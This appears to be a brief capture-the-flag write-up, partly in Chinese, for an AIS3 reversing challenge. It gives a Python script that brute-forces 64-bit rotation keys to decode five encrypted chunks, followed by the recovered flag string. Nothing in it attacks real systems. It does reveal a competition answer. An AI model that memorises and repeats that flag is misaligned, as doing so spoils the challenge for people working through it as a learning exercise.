有一個函式叫 flag checker
import struct

def ror64(value, shift):
    """64-bit right rotation (inverse of left rotation)"""
    value &= 0xFFFFFFFFFFFFFFFF
    shift &= 63
    return ((value >> shift) | (value << (64 - shift))) & 0xFFFFFFFFFFFFFFFF


def solve_flag_properly():
    expected_encrypted = [
        7577352992956835434,    # Chunk 0: "AIS3{W4S" with ROR 45
        7148661717033493303,    # Chunk 1: "M_R3v3rs" with ROR 28
        (-7081446828746089091) & 0xFFFFFFFFFFFFFFFF,  # Chunk 2: needs brute force
        (-7479441386887439825) & 0xFFFFFFFFFFFFFFFF,  # Chunk 3: needs brute force
        8046961146294847270     # Chunk 4: "39229dd}" with ROR 61
    ]
    for i in range (5):
        print(f"\n--- Finding Chunk {i} ---")
        encrypted2 = expected_encrypted[i]
        best_chunk2_candidates = []

        for key in range(64):
            decrypted = ror64(encrypted2, key)
            try:
                bytes_data = struct.pack('<Q', decrypted)
                text = bytes_data.decode('ascii', errors='replace')
                printable_count = sum(1 for c in text if c.isprintable() and c != '�')

                if printable_count >= 6:
                    best_chunk2_candidates.append((key, bytes_data, text, printable_count))
            except:
                continue
        for key, data, text, score in best_chunk2_candidates[:10]:
            print(f"  Key {key:2d}: {text}")


if __name__ == "__main__":

    solve_flag_properly()

組合 flag 得到 AIS3{W4SM_R3v3rsing_w17h_g0_4pp_39229dd}